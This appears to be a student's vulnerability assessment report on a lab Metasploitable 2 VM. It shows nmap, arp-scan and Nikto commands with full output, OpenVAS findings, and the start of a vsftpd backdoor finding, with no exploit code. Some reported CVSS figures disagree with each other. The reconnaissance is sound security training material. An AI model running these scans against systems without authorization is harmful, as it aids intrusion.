



Vulnerability Assessment & Penetration Testing (VAPT) Report

Candidate Name: Lilanjan Barman

Assessment Type: Vulnerability Assessment & Penetration Testing (VAPT)

Tools Used: Open-source / Free tools only

Environment: Kali Linux, Metasploitable 2, Vmware

Date: 25-12-2025

1. Executive Summary

This report documents a Vulnerability Assessment and Penetration Testing (VAPT) exercise conducted on an intentionally vulnerable environment (Metasploitable 2) using open-source security tools. The objective of this assessment was to identify security weaknesses, evaluate associated risks, and recommend remediation measures following industry-recognized methodologies and standards.

The assessment identified multiple high- and medium-risk vulnerabilities, primarily caused by outdated services, insecure configurations, and known exploitable flaws. If present in a production environment, these vulnerabilities could lead to unauthorized access, data compromise, and service disruption.

2. Scope & Objectives

2.1. Scope

- Target System: Metasploitable 2 (Vulnerable Virtual Machine)
- Network Type: Internal Lab Environment
- Testing Type: Non-intrusive scanning with limited exploitation

2.2. Objectives

- Identify network and web application vulnerabilities
- Assess risks using CVSS scoring
- Document findings in a structured and professional manner
- Provide remediation recommendations



3. Methodology (VAPT)

The assessment followed a structured VAPT methodology aligned with industry best practices such as OWASP and NIST guidelines.

3.1. Planning & Preparation

- Defined assessment scope and rules of engagement
- Prepared documentation framework using standard reporting templates

3.2. Discovery & Enumeration

- Network scanning using **Nmap**
- Web service identification and banner grabbing
- Automated vulnerability scanning using **OpenVAS** and **Nikto**

3.3. Vulnerability Analysis & Exploitation

- Correlated scan results with known CVEs
- Verified selected vulnerabilities using **Metasploit Framework**

3.4. Risk Assessment

- Vulnerabilities scored using **CVSS v3.x**
- Risks categorized as High / Medium / Low using a risk matrix

3.5. Reporting

- Findings documented with evidence, impact, and remediation steps



4. Tools & Technologies Used

Category	Tools
Operating System	Kali Linux
Network Scanning	Nmap
Vulnerability Scanning	OpenVAS, Nikto
Exploitation	Metasploit Framework
Risk Scoring	NVD CVSS Calculator
Documentation	Excel / Google Sheets
Virtualization	Vmware

5. Practical Application

This section documents the hands-on implementation of the VAPT exercise as per the given instructions. It explains the complete process followed, from environment setup to risk assessment, using open-source tools only.

5.1. Setup of Testing Environment

Objective

To create a controlled and isolated lab environment for conducting vulnerability assessment and penetration testing safely.

Environment Configuration

Host Machine: Windows Host System

Virtualization Platform: Vmware

Attacker Machine: Kali Linux


Target Machine: Metasploitable 2 (Intentionally Vulnerable VM)



Steps Performed

1. Installed **Kali Linux** as an attacker machine in Vmware.
2. Downloaded **Metasploitable 2** from its official GitHub repository.
3. Imported Metasploitable 2 into Vmware as a virtual machine.
4. Configured both VMs to use the same internal/host-only network.
5. Verified network connectivity between Kali Linux and Metasploitable using **ping**.

This setup ensured a secure testing environment with no exposure to external networks.





Metasploitable2

Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

▼ Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Host-only
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

▼ Description

This is Metasploitable2 (Linux)

Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

The default login and password is msfadmin:msfadmin.

Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).

To contact the developers, please send email to msfdev@metasploit.com

▼ Virtual Machine Details

State: Powered off
Configuration file: E:\VMWARE-machines\Metasploitable2-Linux\Metasploitable.vmx
Hardware compatibility: Workstation 6.5-7.x virtual machine
Primary IP address: Network information is not available

```
(kali@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:43:46:30, IPv4: 192.168.111.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.111.1 00:50:56:c0:00:01 (Unknown)
192.168.111.129 00:0c:29:35:5c:3c (Unknown)
192.168.111.254 00:50:56:e6:00:f5 (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.880 seconds (136.17 hosts/sec). 3 responded

(kali@kali)-[~]
$ ping 192.168.111.129
PING 192.168.111.129 (192.168.111.129) 56(84) bytes of data.
64 bytes from 192.168.111.129: icmp_seq=1 ttl=64 time=1.13 ms
64 bytes from 192.168.111.129: icmp_seq=2 ttl=64 time=0.417 ms
64 bytes from 192.168.111.129: icmp_seq=3 ttl=64 time=1.42 ms
64 bytes from 192.168.111.129: icmp_seq=4 ttl=64 time=0.588 ms
64 bytes from 192.168.111.129: icmp_seq=5 ttl=64 time=1.07 ms
64 bytes from 192.168.111.129: icmp_seq=6 ttl=64 time=1.02 ms
^C
--- 192.168.111.129 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5043ms
rtt min/avg/max/mdev = 0.417/0.941/1.424/0.339 ms

(kali@kali)-[~]
$
```



5.2. Vulnerability Scanning

Objective

To identify potential vulnerabilities present in the target system using automated scanning tools.

Steps Performed

5.2.1. Vulnerability Scanning – OpenVAS Results

Tool Used

- **OpenVAS (Greenbone Community Edition)**

Scan Summary

- Multiple vulnerabilities detected across services
- Vulnerabilities categorized using **CVSS v3 scoring**

High & Medium Risk Vulnerabilities Identified

Finding 1: UnrealIRCd Authentication Spoofing Vulnerability

- **CVE ID:** CVE-2016-7144
- **CVSS Score:** 8.1 (High)
- **Affected Host:** Metasploitable 2
- **Service:** UnrealIRCd
- **Detection Tool:** OpenVAS



Description:

The UnrealIRCd service running on the target system is vulnerable to an authentication spoofing flaw. This vulnerability allows an attacker to bypass authentication mechanisms by sending specially crafted commands to the IRC service.

Impact:

Successful exploitation of this vulnerability may allow a remote attacker to execute arbitrary commands on the affected system, leading to full system compromise.

Severity: High

OPENVAS

Information User Tags (0)

Description

The m_authenticate function in modules/m_sasl.c in UnrealIRCd before 3.2.10.7 and 4.x before 4.0.6 allows remote attackers to spoof certificate fingerprints and consequently log in as another user via a crafted AUTHENTICATE parameter.

CVSS

Base Score 9.3 (High)

Base Vector CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Attack Vector Network

Attack Complexity High

Privileges Required None

User Interaction None

Scope Unchanged

Confidentiality Impact High

Integrity Impact High

Availability Impact High

References

- <http://www.openwall.com/lists/oss-security/2016/09/04/3>
- <http://www.openwall.com/lists/oss-security/2016/09/05/8>
- <http://www.securityfocus.com/bid/92763>
- <https://forums.unrealircd.org/viewtopic.php?t=164-8588>
- <https://github.com/unrealircd/unrealircd/commit/f473e355e1dc422c4f019dbf86bc50ba1a34a766>

Vulnerable Products

cpe:/a:unrealircd:unrealircd:3.2.10
cpe:/a:unrealircd:unrealircd:3.2.10.1
cpe:/a:unrealircd:unrealircd:3.2.10.2
cpe:/a:unrealircd:unrealircd:3.2.10.5
cpe:/a:unrealircd:unrealircd:4.0.0
cpe:/a:unrealircd:unrealircd:4.0.1
cpe:/a:unrealircd:unrealircd:4.0.2
cpe:/a:unrealircd:unrealircd:4.0.3
cpe:/a:unrealircd:unrealircd:4.0.3.1
cpe:/a:unrealircd:unrealircd:4.0.4
cpe:/a:unrealircd:unrealircd:4.0.5

NVTs addressing this CVE

UnrealIRCd Authentication Spoofing Vulnerability

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

Finding 2: Anonymous FTP Login Enabled



- **CVE ID:** CVE-1999-0497
- **CVSS Score:** 4.4 (Medium)
- **Affected Host:** Metasploitable 2
- **Service:** FTP
- **Detection Tool:** OpenVAS

Description:

The FTP service on the target system allows anonymous login without authentication. This configuration exposes the system to unauthorized access.

Impact:

An attacker may access files stored on the FTP server, upload malicious content, or gather sensitive information for further attacks.

Severity: Medium

The screenshot displays the OpenVAS web interface. On the left is a sidebar menu with options: Dashboards, Scans, Assets, Resilience, Security Information, NVTs, CVEs (selected), CPEs, CERT-Bund Advisories, DFN-CERT Advisories, Configuration, Administration, and Help. The main content area is titled 'CVE: CVE-1999-0497'. It includes a 'Description' section stating 'Anonymous FTP is enabled.' and a 'CVSS' section showing a Base Score of 4.4 (Medium) and a Base Vector of AV:N/AC:L/Au:N/C:N/I:N/A:N. The 'References' section lists a URL: <https://exchange.xforce.ibmcloud.com/vulnerabilities/CVE-1999-0497>. Below the references, it says 'NVTs addressing this CVE' and lists 'Anonymous FTP Login Reporting'.





Finding 3: Deprecated SSL/TLS Protocols Enabled

- **Issues Identified:**
 - SSLv2
 - SSLv3
 - TLS 1.0 / TLS 1.1
 - **CVEs:** Multiple (as reported by OpenVAS)
 - **Risk:** Vulnerable to downgrade and cryptographic attacks.
 - **Severity:** Medium
-

Finding 4: Weak SSL Key Exchange (EXPORT / FREAK)

- **Description:** Weak RSA key exchange detected.
- **Impact:** Man-in-the-middle attacks.
- **Severity:** Medium





OPENVAS SCAN - Report

192.168.111.130/report/51ca4ddc-0f69-4ccf-97a0-fca06424c6d1?tab=6

OPENVAS

Report: Tue, Dec 23, 2025 1:58 PM Coordinated Universal Time

Information Results Hosts Ports Applications Operating Systems CVEs Closed CVEs TLS Certificates Error Messages User Tags

CVE ID	NVT ID	Hosts	Occurrences	Severity
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	8.1 (High)
CVE-1999-0497	Anonymous FTP Login Reporting	1	1	5.4 (Medium)
CVE-2016-0800 CVE-2014-3566	SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	1	2	5.3 (Medium)
CVE-2011-3389 CVE-2015-0204 CVE-2023-41928 CVE-2024-41270 CVE-2025-3200	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	1	2	5.3 (Medium)
CVE-2015-0204	SSL/TLS: RSA Temporary Key Handling "RSA_EXPORT" Downgrade Issue (FREAK)	1	1	4.9 (Medium)
CVE-2015-4000	SSL/TLS: "DHE_EXPORT" MITM Security Bypass Vulnerability (Logjam)	1	1	3.7 (Low)
CVE-2014-3566	SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (...)	1	1	3.4 (Low)

Applied filter: apply_permissions=0 levels=what raw=100 min_gol=70 from=1 sort=score+severity

Greenbone OS 24.10.6

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

OPENVAS SCAN - Report

192.168.111.130/report/51ca4ddc-0f69-4ccf-97a0-fca06424c6d1?tab=5

OPENVAS

Report: Tue, Dec 23, 2025 1:58 PM Coordinated Universal Time

Information Results Hosts Ports Applications Operating Systems CVEs Closed CVEs TLS Certificates Error Messages User Tags

Operating System	CPE	Hosts	Severity
Ubuntu 8.04	cpe:/o:canonical:ubuntu_linux:8.04	1	10.0 (High)

Applied filter: apply_permissions=0 levels=what raw=100 min_gol=70 from=1 sort=score+severity

Greenbone OS 24.10.6

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net



OPENVAS SCAN - Operal x +

192.168.111.130/operatingsystems?filter=name%3Dcpe%3A%2Fo%3Acanonical%3Aubuntu_linux%3A8.04

OPENVAS

UTC 14:56 leo

Filter: name=cpe:/o:canonical/ubuntu_linux:8.04

Operating Systems 1 of 7

Operating Systems by Severity Class (Total: 1)

Most Vulnerable Operating Systems

Operating Systems by CVSS (Total: 1)

Name	Title	Severity	Latest	Highest	Average	Hosts	Best OS	Modified	Actions
cpe:/o:canonical/ubuntu_linux:8.04	Canonical Ubuntu Linux 8.04	10.0 (High)	10.0 (High)	10.0 (High)	1	1		Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	

Apply to page contents

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

OPENVAS SCAN - Report x +

192.168.111.130/report/51ca4ddc-0f69-4ccf-97a0-fca06424c6d1?tab=4

OPENVAS

UTC 14:55 leo

Filter:

Report: Tue, Dec 23, 2025 1:58 PM Coordinated Universal Time

15c46bda-08b8-4a01-97ab-fa06424c6d01 Created: Tue, Dec 23, 2025 1:58 PM Coordinated Universal Time Modified: Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time Owner: leo

Information	Results (14 of 227)	Hosts (1 of 1)	Ports (5 of 17)	Applications (12 of 12)	Operating Systems (2 of 2)	CVEs (7 of 7)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (2 of 2)	User Tags (0)
Application CPE										
cpe:/a:unrealircd:unrealircd:3.2.8.1										
cpe:/a:ietf:transport_layer_security:1.0										
cpe:/a:openbsd:openssh:4.7p1										
cpe:/a:ietf:secure_sockets_layer:2.0										
cpe:/a:beasts:vtftpd:2.3.4										
cpe:/a:portmap:portmap										
cpe:/a:ietf:secure_shell_protocol:2.0										
cpe:/a:proftpd:proftpd:1.3.1										
cpe:/a:postfix:postfix										
cpe:/a:samba:samba:3.0.20										
cpe:/a:isc:bind:9.4.2										
cpe:/a:postgresql:postgresql:8.3.1										
cpe:/a:ietf:secure_sockets_layer:3.0										

Applied Filter: appl_unrealircd:unrealircd:3.2.8.1; host=192.168.111.130; port=22; user=root

Greenbone OS 24.10.6

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net



OPENVAS SCAN - Report

192.168.111.130/report/51ca4ddc-0f69-4ccf-97a0-fca06424c6d1?tab=3

OPENVAS

Report: Tue, Dec 23, 2025 1:58 PM
Coordinated Universal Time

Information Results Hosts Ports Applications Operating Systems CVEs Closed CVEs TLS Certificates Error Messages User Tags

Port ↑ Hosts ↑ Severity ↓

6697/tcp	1	6.5 (Target)
21/tcp	1	6.2 (High)
25/tcp	1	5.8 (High)
5432/tcp	1	5.8 (High)
22/tcp	1	5.2 (High)

Greenbone OS 24.10.6

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net

OPENVAS SCAN

192.168.111.130/host/034efa01-cb3e-483c-b1ba-3c9ffbc9b0

OPENVAS

Host: 192.168.111.129

Information User Tags Permissions

Hostname
IP Address 192.168.111.129
Comment
OS Canonical Ubuntu Linux
Severity 6.2 (High)

All Identifiers

Name	Value	Created	Source	Actions
OS	cpe:/o:debian:debian_linux	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.102011)	⊙
ip	192.168.111.129	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (Target Host)	⊙
OS	cpe:/o:canonical:ubuntu_linux:8.04	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.111067)	⊙
OS	cpe:/o:canonical:ubuntu_linux:8.04	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.105586)	⊙
OS	cpe:/o:canonical:ubuntu_linux	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.111068)	⊙
MAC	08:0C:29:35:5C:3C	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.103583)	⊙
OS	cpe:/o:linux:kernel	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.105355)	⊙
OS	cpe:/o:debian:debian_linux	Tue, Dec 23, 2025 2:45 PM Coordinated Universal Time	Report 51ca4ddc-0f69-4ccf-97a0-fca06424c6d1 (NVT 1.3.6.1.4.1.25623.1.0.105355)	⊙

Greenbone OS 24.10.6

Copyright © 2009-2025 by Greenbone AG, www.greenbone.net



5.2.2. Nikto Scan

Tool Used

- Nikto v2.5.0
- Command Executed:

nikto -h <http://192.168.111.129>

Service Identified

- **Web Server:** Apache/2.2.8 (Ubuntu)
 - **Port:** 80 (HTTP)
 - **Powered By:** PHP/5.2.4 (Ubuntu)
-

Key Findings from Nikto Scan

Finding 1: Outdated Apache Web Server

- **Description:** Apache version 2.2.8 is outdated and belongs to a deprecated branch.
 - **Risk:** Known vulnerabilities may allow attackers to exploit the server.
 - **Impact:** Remote exploitation, information disclosure.
 - **Severity:** High
-

Finding 2: Missing Security Headers

- **Issue Identified:**
 - **X-Frame-Options** header missing
-



- **X-Content-Type-Options** header missing
 - **Risk:** Clickjacking and MIME-sniffing attacks.
 - **Impact:** UI redressing and content-type manipulation.
 - **Severity:** Medium
-

Finding 3: Directory Indexing Enabled

- **Affected Directories:**
 - **/doc/**
 - **/icons/**
 - **/test/**
 - **Risk:** Allows attackers to browse sensitive directories.
 - **Impact:** Information disclosure.
 - **Severity:** Medium
-

Finding 4: phpMyAdmin Exposure

- **Description:** phpMyAdmin interface detected and accessible.
 - **Risk:** Attackers can attempt brute-force or exploit phpMyAdmin vulnerabilities.
 - **Impact:** Database compromise.
 - **Severity:** High
-



Finding 5: phpinfo() File Accessible

- **Description:** phpinfo.php file found.
- **Risk:** Reveals detailed server configuration.
- **Impact:** Information leakage.
- **Reference:** CWE-552
- **Severity:** Medium

```
(kali@kali)-[~/Desktop/nik]
$ nmap -sS -sV -p 80,443 192.168.111.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-23 20:57 IST
Nmap scan report for 192.168.111.129
Host is up (0.00082s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
443/tcp   closed https
MAC Address: 00:0C:29:35:5C:3C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds

(kali@kali)-[~/Desktop/nik]
$
```




```
Session Actions Edit View Help
--(kali@kali)~[~/Desktop/nik]
$ nikto -h http://192.168.111.129

- Nikto v2.5.0

+ Target IP: 192.168.111.129
+ Target Hostname: 192.168.111.129
+ Target Port: 80
+ Start Time: 2025-12-23 20:58:57 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /=/PHPBB5F2A0-3C92-11D3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /=/PHPPE9568F36-D428-11D2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /=/PHPPE9568F34-D428-11D2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /=/PHPPE9568F35-D428-11D2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2025-12-23 20:59:26 (GMT5.5) (29 seconds)

+ 1 host(s) tested

--(kali@kali)~[~/Desktop/nik]
```

5.2.3. Network-Level Findings from Metasploit and Nmap scan

High & Medium Risk Vulnerabilities Identified (Network-Level)

Finding 1: VSFTPD 2.3.4 Backdoor Command Execution

- **Service:** FTP
- **Port:** 21/TCP
- **Affected Host:** Metasploitable 2 (192.168.111.129)
- **Vulnerable Software:** vsftpd 2.3.4
- **Detection Tools:**
 - Nmap
 - Metasploit Framework



Description

Network scanning using Nmap identified an FTP service running on port 21. Further analysis revealed the service to be **vsftpd version 2.3.4**, which is known to contain a malicious backdoor.

